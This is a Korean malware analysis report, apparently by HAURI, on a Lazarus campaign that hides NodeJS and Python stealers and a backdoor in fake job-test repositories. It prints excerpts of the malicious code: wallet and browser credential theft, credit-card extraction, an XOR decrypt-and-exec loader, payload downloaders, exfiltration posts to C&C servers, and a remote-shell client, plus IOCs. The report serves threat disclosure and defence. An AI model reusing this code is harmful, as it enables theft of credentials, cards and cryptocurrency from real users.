악성코드 상세 분석 보고서

구직자의 가상화폐를 노리는 Lazarus 그룹

(Document No : DT-20240627-001)


HAURI

www.hauri.co.kr

∘ 분석 개요

최근 북한 해킹 그룹 **Lazarus** 는 구인구직 사이트 **LinkedIn** 에서 채용 담당자로 위장하여 블록체인 관련 개발 구직자들에게 접근하고 있으며, 이후 악성코드가 포함된 채용 과제를 Github, Bitbucket 등에 업로드하여 구직자들에게 전달한다. 악성코드는 NodeJS 기반으로 만들어져 Windows, Linux, MacOS 운영체제에서 모두 실행된다.
실행된 악성코드는 피해자의 웹 브라우저에 설치된 가상화폐 지갑을 훔친 후 Python 을 설치하여 Python 스크립트로 만들어진 악성코드들을 실행한다.

∘ 악성코드 도식화



- **Reddit 에 올라온 해킹 시도 사례들**

I found some malicious code in a GitHub repo and would like to better understand the attack vector.

-3

I applied for a job and the poster asked me to download their NodeJS repo, run the code and complete a coding exercise.

The code in question is after the last line below, hidden off to the right: 'imageDetails.js'

```
const mongoose = require("mongoose");

const ImageDetailsScehma = new mongoose.Schema(
  {
   image:String
  },
  {
    collection: "ImageDetails",
  }
);

mongoose.model("ImageDetails", ImageDetailsScehma);
```

The code is obfuscated and minified so it's a little hard to read. Can anyone work out what the code is doing?

Here's the unminified version of the suspicious code:

```
Object.prototype.toString, Object.getOwnPropertyDescriptor, Object.defineProperty;
const t = "base64",
    c = "utf8",
```

[사례 1]

Ran a script with this hidden scam code...what exactly does it do?

I got a message from a "recruiter" on LinkedIn for a React/blockchain dev role. The first step was to fix a couple issues in a repository they linked, a MERN application. The following code appeared hidden in one of the router files on the backend. I ran it when I was not connected to the internet. Just want to know exactly what it does so I can take the necessary next steps to protect myself.

```
Object.prototype.toString,
  Object.defineProperty,
  Object.getOwnPropertyDescriptor;
const t = "base64",
  c = "utf8",
```

[사례 2]

1. tailwind.config.js


(MD5 : 05D4F890C5583EFC491A6B4E4534A0DE, SIZE : 11,605)

개요 : 웹 브라우저 확장 프로그램으로 설치된 가상화폐 지갑을 탈취 후 Python 악성코드를 설치

ViRobot	JS.S.Dropper.11605

상세분석 :


(1) **"tailwind.config.js"** 파일은 2024 년 6 월 17 일에 **"free_dapp_mvp"** 이름의 Bitbucket repository 에 업로드됐다.



Bitbucket 주소 : https://bitbucket.org/free_dapp2/free_dapp_mvp/src/mvp/

[그림 1] 악성코드가 포함된 Bitbucket

(2) 정상 파일로 보이기 위해 첫 번째 줄에 공백을 많이 넣은 다음 실제로 동작할 악성코드를 한 줄로 작성하였다.



[그림 2] 숨겨놓은 악성코드

(3) 실행된 "tailwind.conf.js" 파일은 웹 브라우저 확장 프로그램으로 설치된 가상화폐 지갑을 탈취 후 C&C 서버로 전송한다.

```
// Browser Extension ID
const J = ["bmtiaWhmYmVvZ2FlYW9l", "ZWpiYWxiYWtvcGxjaGxn", "Zmhib2hpbWFlbGJvaHBq", "aG5mYW5rbm9jZmVvZmJk", "aWJuZWpkZmptbWtwY25s", "YmZuYWVsbW9tZWltaGxw", "YWVh
    T = ["aGxlZm5rb2RiZWZncGdrbm4", "aGVjZGFsbWVlZWFqbmltaG0", "YmJsZGNuZ2NuYXBuZG9kanA", "ZGdjaWpubWhuZm5rZG5hYWQ", "cGVia2xtbmtvZW9paG9mZWM", "bWdqbmpvcGhocGt
    Q = "Y3JlYXRlUmVhZFN0cmVhbQ",
    S = async (t, c, a) => {
        let r = t;
        if (!r || "" === r) return [];
        try {
            if (!m(r)) return []
        } catch (t) {
            return []
        }
        c || (c = "");
        let n = [];
        const e = l("TG9jYWwgRXh0ZW5" + "zaW9uIFNldHRpbmdz"), // Local Extension Settings
            s = l(Q);
        for (let a = 0; a < 200; a++) {
            const h = `${t}/${0===a?G:`${W} ${a}`}/${e}`;
            for (let t = 0; t < J.length; t++) {
                const e = l(J[t] + T[t]);
                let o = `${h}/${e}`;
                if (m(o)) {
                    try {
                        far = $[j](o)
                    } catch (t) {
                        far = []
```

[그림 3] 가상화폐 지갑 탈취 코드 일부

확장 프로그램 ID	지갑 이름
fhbohimaelbohpjbbldcngcnapndodjp	Binance Wallet
aeachknmefphepccionboohckonoeemg	Coin98 Wallet
hnfanknocfeofbddgcijnmhnfnkdnaad	CoinBase Wallet
hifafgmccdpekplomjjkcfgodnhcellj	Crypto.com Wallet
nkbihfbeogaeaoehlefnkodbefgpgknn	MetaMask (Chrome)
ejbalbakoplchlghecdalmeeeajnimhm	MetaMask (Edge)
bfnaelmomeimhlpmgjnjophhpkkoljpa	Phantom Wallet
fnjhmkhhmkbjkkabndcnnogagogbneec	Ronin Wallet
ibnejdfjmmkpcnlpebklmnkoeoihofec	TRON Link Wallet

[표 1] 가상화폐 지갑 탈취 목록

(4) 탈취된 가상화폐 지갑들은 감염된 PC 이름과 함께 C&C 서버로 전송된다.

- C&C 서버 : hxxp:// 23.106.253.209:1244/uploads

```
POST /uploads HTTP/1.1
host: 23.106.253.209:1244
content-type: multipart/form-data; boundary=--------------------------467782506242410658850032
content-length: 53420
Connection: keep-alive

----------------------------467782506242410658850032
Content-Disposition: form-data; name="timestamp"          TimeStamp

1719392788996
----------------------------467782506242410658850032
Content-Disposition: form-data; name="type"               캠페인 ID

empzOQO
----------------------------467782506242410658850032
Content-Disposition: form-data; name="hid"                PC 이름

[redacted]
----------------------------467782506242410658850032
Content-Disposition: form-data; name="multi_file"; filename="0_0_ibnejdfjmmkpcnlpebklmnkoeoihofec_000003.log"
Content-Type: text/plain                                 가상화폐 지갑

.....
[redacted]
```

[그림 4] TRON Link Wallet 탈취

(5) 이후 Python 으로 만들어진 악성코드들을 실행하기 위해 curl 명령어를 사용해 C&C 서버에서 Python 3.11 버전을 다운로드 받아와 tar 명령어를 사용해 "%Userprofile%₩.pyp" 경로에 압축 해제한다. (※ Linux, MacOS 는 Home 디렉토리에 압축 해제됨)

- Python 다운로드 주소 : hxxp:// 23.106.253.209:1244/pdown

[그림 5] Python 다운로드 후 압축 해제

(6) Python 으로 만들어진 악성코드를 C&C 서버에서 다운로드 받아와 **"%UserProfile%₩.npl"** 경로에 저장 후 실행한다.

- 다운로드 주소 : hxxp:// 23.106.253.209:1244/client/empzOQO

```
GET /client/empzOQO HTTP/1.1
host: 23.106.253.209:1244
Connection: keep-alive

HTTP/1.1 200 OK
X-Powered-By: Express
Content-Disposition: attachment; filename="main_empzOQO.py"
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Mon, 24 Jun 2024 20:59:19 GMT
ETag: W/"923-1904c0bc9ba"
Content-Type: application/octet-stream
Content-Length: 2339
Date: Tue, 25 Jun 2024 01:58:25 GMT
Connection: keep-alive
Keep-Alive: timeout=5

sType = 'empzOQO'

t="GlmY"+"ksYL"+"TQUAKQQBLWwlDR48XUd1PCsNGT8EATRgKB9BKh4RKT4oDwgqGF8qNTRmGSsSSTAhNwMfLUsBPD0yCR4tGHk8NCQJHS1RACwuNx4COg4AKmIkBAg6ACw6LSsARQIYCipiIhQIOh4HOC4rCUF
F40a2tMSikCA35gZ0sENxgHOCArS0F5TAE8PTIJHi0YVAR1fAUAKQQBLWw1CRwsDgAtP01mAi1LTnk8Kw0ZPwQBNGI0FR4tDh5xZU0EAjQOU2RsKB9DKQoHMWIiFB04BRcsPyIeRXsVUXBGLwMeLVZREH0KFVkgJ
ycQoGICwmJxh+CwZPUwMcKjh2TFB5CRIqKXFYQztdRz0pJAMJPEMbNj8zN1xpUS55Z2cEAiofKGN9dzFEdw8WOiMjCUVwYRs2PzNeTWRLFX4kMxgdY0RcIiQoHxloFklofnNYS1MbF3lxZwMedxsSLSRpBgIwBVs
yoJQXlJXTd+ZUVnOBtTZGw3CE1yS1F2PCYVT1MPFj9sIwMaNwccOCgYHAwgBxw4KG9FV1NLU3lsLgpNNhhdKS0zBEM8ExoqODREDClCSVNsZ0xNeUtTeTg1FVc2GF0rKSoDGzxDEillTUxNeUtTeWxnCRU6DgMtb
/KCsZHCt2NQkZLBkdeRg1GQhTS1N5bDMeFGNhU3lsZ0xNeUsaP2wpAxl5BAB3PCYYBXcOCzA/Mx9FKQ9aYyM0QgA4ABY9JTUfRSkPWlNsZ0xNPBMQPDwzVh04GABTRmdMTXkfASB2TUxNeUtTeWxnDQx5V1MrKTY
```

[그림 6] .npl 파일 다운로드

2. .npl

(MD5 : 4B473DD7F3E432F4EB10CB4E7BA85A98, SIZE : 2,339)

개요 : Python 으로 만들어진 Backdoor 와 정보 탈취 악성코드를 다운로드 받아와 실행

ViRobot	Python.S.Downloader.2339

상세분석 :

(1) Python 으로 만들어진 악성코드 **".npl"** 파일은 암호화된 코드를 복호화 후 exec 함수로 실행한다.

```
sType = 'empzOQO'

t="GlmY"+"ksYL"+"TQUAKQQBLWwlDR48XUd1PCsNGT8EATRgKB9BKh4RKT4oDwgqGF8qNTRmGSsSSTAhNwMfLUsBPD0yCR4tGHk8NCQJHS1RACwuNx4COg4AKmIkBAg6ACw6LSsAF
import base64
d=base64.b64decode(t[8:]);sk=t[:8];sl=len(d);rr=''
for i in range(sl):k=i&7;c=chr(d[i]^ord(sk[k]));rr+=c
exec(rr)
```

[그림 7] .npl

(2) 복호화 후 실행된 코드는 C&C 서버에서 Backdoor 악성코드와 정보 탈취 악성코드를 다운로드 받아와 실행한다.

```
def download_payload():
    if os.path.exists(ap):
        try:os.remove(ap)
        except OSError:return True
    try:
        if not os.path.exists(pd):os.makedirs(pd)
    except:pass

    try:
        aa = requests.get(host2+"/payload/"+sType, allow_redirects=True)
        with open(ap, 'wb') as f:f.write(aa.content)
        return True
    except Exception as e:return False
res=download_payload()
if res:
    if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subprocess.CREATE_NEW_PROCESS_GROUP)
    else:subprocess.Popen([sys.executable, ap])

if ot=="Darwin":sys.exit(-1)

ap = pd + "/bow"
def download_browse():
    if os.path.exists(ap):
        try:os.remove(ap)
        except OSError:return True
    try:
        if not os.path.exists(pd):os.makedirs(pd)
    except:pass
    try:
        aa=requests.get(host2+"/brow/"+sType, allow_redirects=True)
        with open(ap, 'wb') as f:f.write(aa.content)
        return True
    except Exception as e:return False
res=download_browse()
```

[그림 8] 추가 악성코드 다운로드 코드

다운로드 주소	저장 경로
hxxp:// 23.106.253.209:1244/brow/empzOQO (정보 탈취)	Windows : %Userprofile%₩.n2₩bow Linux, MacOS : {home}₩.n2₩bow
hxxp:// 23.106.253.209:1244/payload/empzOQO (Backdoor)	Windows : %Userprofile%₩.n2₩pay Linux, MacOS : {home}₩.n2₩pay

[표 2] 추가 악성코드 다운로드 정보

3. bow

(MD5 : 1F5BDE988FEE6FE37092A0EFF5C4B479, SIZE : 23,122)

개요 : 감염 PC 의 웹 브라우저에 저장된 로그인 정보, 신용카드 정보를 탈취

ViRobot	Python.S.Infosteal.23122

상세분석 :

(1) 실행된 **"bow"** 파일은 웹 브라우저 Chrome, Opera, Brave, Yandex, MSEdge 에 저장된 로그인 정보들을 수집한다.

```
self.browsers_paths = {
    "chrome": os.path.join(base_path, r"Local\\Google\\{ver}\\User Data\\Local State"),
    "opera": os.path.join(base_path, r"Roaming\\Opera Software\\{ver}\\Local State"),
    "brave": os.path.join(base_path, r"Local\\BraveSoftware\\{ver}\\User Data\\Local State"),
    "yandex": os.path.join(base_path, r"Local\\Yandex\\{ver}\\User Data\\Local State"),
    "msedge": os.path.join(base_path, r"Local\\Microsoft\\{ver}\\User Data\\Local State")
}
self.browsers_database_paths = {
    "chrome": os.path.join(base_path, r"Local\\Google\\{ver}\\User Data\\{profile}\\Login Data"),
    "opera": os.path.join(base_path, r"Roaming\\Opera Software\\{ver}{profile}\\Login Data"),
    "brave": os.path.join(base_path, r"Local\\BraveSoftware\\{ver}\\User Data\\{profile}\\Login Data"),
    "yandex": os.path.join(base_path, r"Local\\Yandex\\{ver}\\User Data\\{profile}\\Local State"),
    "msedge": os.path.join(base_path, r"Local\\Microsoft\\{ver}\\User Data\\{profile}\\Login Data")
}
self.browsers_web_paths = {
    "chrome": os.path.join(base_path, r"Local\\Google\\{ver}\\User Data\\{profile}"),
    "opera": os.path.join(base_path, r"Roaming\\Opera Software\\{ver}{profile}"),
    "brave": os.path.join(base_path, r"Local\\BraveSoftware\\{ver}\\User Data\\{profile}"),
    "yandex": os.path.join(base_path, r"Local\\Yandex\\{ver}\\User Data\\{profile}"),
    "msedge": os.path.join(base_path, r"Local\\Microsoft\\{ver}\\User Data\\{profile}")
}
```

[그림 9] 수집할 웹 브라우저 저장된 정보들 경로

(2) 로그인 정보이외에 신용카드 정보들도 수집한다.

```
def retrieve_web(self):

    web_paths, keys = self.browser_web_paths, self.keys
    temp_path = (home + "/AppData/Local/Temp") if self.target_os == "Windows" else "/tmp"

    try:
        for web_path in web_paths:
            filename = os.path.join(temp_path, "webdata.db")
            shutil.copyfile(web_path, filename)

            conn = sqlite3.connect(filename)
            cursor = conn.cursor()
            cursor.execute(
                'SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted, date_modified FROM credit_cards')

            key = keys[web_paths.index(web_path)]
            for row in cursor.fetchall():
                if not row[0] or not row[1] or not row[2] or not row[3]:
                    continue

                if self.target_os == "Windows":card_number = self.decrypt_windows_password(row[3], key)
                elif self.target_os == "Linux" or self.target_os == "Darwin":card_number = self.decrypt_unix_password(row[3], key)
                else:card_number = ""

                if card_number == "" and not self.blank_passwords:continue

                self.webs.append(dict(name_on_card=row[0],expiration_month=row[1],expiration_year=row[2],card_number=card_number,date_modified=row[4]))

            cursor.close();conn.close()
            try:os.remove(filename)
            except OSError:pass
    except Exception as E:return []
```

[그림 10] 웹 브라우저에 저장된 신용카드 정보 수집

(3) 이후 수집된 정보들은 "cc" 이름의 POST 데이터에 담겨져 C&C 서버로 전송된다.

- 수집된 정보 전송 주소 : hxxp:// 23.106.253.209:1244/keys

```
def save(self, fn: Union[Path, str], filepath: Union[Path, str], blank_file: bool = False, verbose: bool = True) -> bool:
    content = filepath + '\n' + self.pretty_print()
    options = {'ts': str(ts),'type': sType,'hid': hn,'ss': str(fn),'cc': content}
    url = host2+'/keys'         # host2 = http://23.106.253.209:1244
    try:requests.post(url, data=options)
    except:return ""
```

[그림 11] C&C 서버 전송 코드

3. pay

(MD5 : 09297DBE3CC2CDF2A9F051E2D4EA9948, SIZE : 34,418)

개요 : 감염 PC 의 정보를 수집 후 C&C 서버와 통신하며 공격자의 명령을 받아 원격제어, 파일 탈취 등 악성 행위를 당할 수 있게됨

ViRobot	Python.S.InvisibleFerret.34418

상세분석 :

(1) 실행된 **"pay"** 파일은 감염 PC 의 OS 정보와 네트워크 정보를 수집한다.

```
class System(object):
    def __init__(A):A.s=system();A.hn=node();A.rel=release();A.v=version();A.un=getuser();A.uuid=A.get_id()
    def get_id(A):return sha256((str(getnode())+getuser()).encode()).digest().hex()
    def info(A):return{'uuid':A.uuid,'system':A.s,'release':A.rel,'version':A.v,'hostname':A.hn,'username':A.un}

class Geo(object):
    def __init__(A):A.iip=A.local_ip();A.geo=A.get_geo()
    def local_ip(A):
        try:return socket.gethostbyname_ex(hn)[-1][-1]
        except:return''
    def get_geo(A):
        try:return get('http://ip-api.com/json').json()
        except:pass
    def info(A):
        g=A.get_geo()
        if g:
            ii=A.iip
            if ii:g['internalIp']=ii
        return g

class Information(object):
    def __init__(A):A.net_info=Geo().info();A.sys_info=System().info()
    def parse(K,data):
        J='regionName';I='country';H='query';G='city';F='isp';E='zip';D='lon';C='lat';B='timezone';_A='internalIp'
        A=data;A={C:A[C]if C in A else'',D:A[D]if D in A else'',E:A[E]if E in A else'',F:A[F]if F in A else'',G:A[G]if G in A else'',H:A[H]if H in A else'',I:A[
        if'/'in A[B]:A[B]=A[B].replace('/',' ')
        if'_'in A[B]:A[B]=A[B].replace('_',' ')
        return A
    def get_info(A):B=A.net_info;return{'sys_info':A.sys_info,'net_info':A.parse(B if B else[])}
```

[그림 12] 감염 PC 정보 수집 코드

(2) 수집된 정보들은 이전과 같은 업로드 주소에 전송한다.

- 정보 전송 주소 : hxxp:// 23.106.253.209:1244/keys

```
host="I1My4yMDk=MjMuMTA2Lj"
PORT = 1244
HOST = base64.b64decode(host[10:] + host[:10]).decode() # 23.106.253.209
hn = socket.gethostname()

class Comm(object):
    def __init__(A):A.sys_info=Information().get_info()
    def contact_server(A,ip,port):
        A.ip,A.port=ip,int(port);B=int(time.time()*1000);C={'ts':str(B),'type':sType,'hid':hn,'ss':'sys_info','cc':str(A.sys_info)};D=f"http://{A.ip}:{A.port}/keys"
        try:post(D,data=C)
        except Exception as e:pass
def run_comm():c=Comm();c.contact_server(HOST, PORT);del c
run_comm()
```

[그림 13] 수집된 정보 전송 코드

(3) 이후 Backdoor 의 C&C 서버와 통신을 시작하며, 공격자의 명령을 기다린다.

- C&C 서버 : 173.211.106.101:1245

```
HOST0 = base64.b64decode(host[10:] + host[:10]).decode() # 173.211.106.101
PORT0 = 1245

class Client():
    def __init__(A):A.server_ip = HOST0;A.server_port = PORT0;A.is_active = _F;A.is_alive = _T;A.timeout_count = 0;A.shell = _N

    @property
    def make_connection(A):
        while _T:
            try:
                A.client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s = Session(A.client_socket);s.connect(A.server_ip, A.server_port)
                A.shell = Shell(s);A.is_active = _T
                if A.shell.shell():
                    try:dir = os.getcwd();fn=os.path.join(dir,sys.argv[0]);os.remove(fn)
                    except:pass
                    return _T
                sleep(15)
            except Exception as e:sleep(20);pass
    def run(A):
        if A.make_connection:return

client = Client()
```

[그림 14] C&C 서버 통신 코드

(4) 감염 PC 는 공격자의 명령을 받아 키로깅, 파일 탈취, 원격제어 등 악성 행위를 당할 수 있게 된다.

명령	행위
1 (ssh_obj)	CMD 명령 실행 후 결과 업로드
2 (ssh_cmd)	세션 종료
3 (ssh_clip)	키로깅 업로드
4 (ssh_run)	정보 탈취 악성코드 악성코드 다운로드 후 실행 **(다운로드 주소 : hxxp://** **23.106.253.209:1244/brow/empzOQO)**
5 (ssh_upload)	파일 탈취 후 FTP 서버에 업로드 (FTP 서버 주소는 C&C 서버에서 전송해줌)
6 (ssh_kill)	웹 브라우저 Chrome, Brave 실행 종료
7 (ssh_any)	원격제어 프로그램 AnyDesk 를 설치 **(다운로드 주소 : hxxp://** **23.106.253.209:1244/adc/empzOQO)**
8 (ssh_env)	특정 폴더 내 존재하는 파일들을 FTP 서버로 업로드 Windows : 내 문서, 다운로드 폴더 Linux, Mac : /home, /Volume 폴더

[표 3] 명령 목록

IOC

hxxps://bitbucket.org/free_dapp2/free_dapp_mvp/src/mvp/
hxxp://23.106.253.209:1244/
173.211.106.101:1245
05D4F890C5583EFC491A6B4E4534A0DE (tailwind.config.js)
4B473DD7F3E432F4EB10CB4E7BA85A98 (.npl)
1F5BDE988FEE6FE37092A0EFF5C4B479 (bow)
09297DBE3CC2CDF2A9F051E2D4EA9948 (pay)
EEC85DE2D612684162D5D1399C53B79B (adc)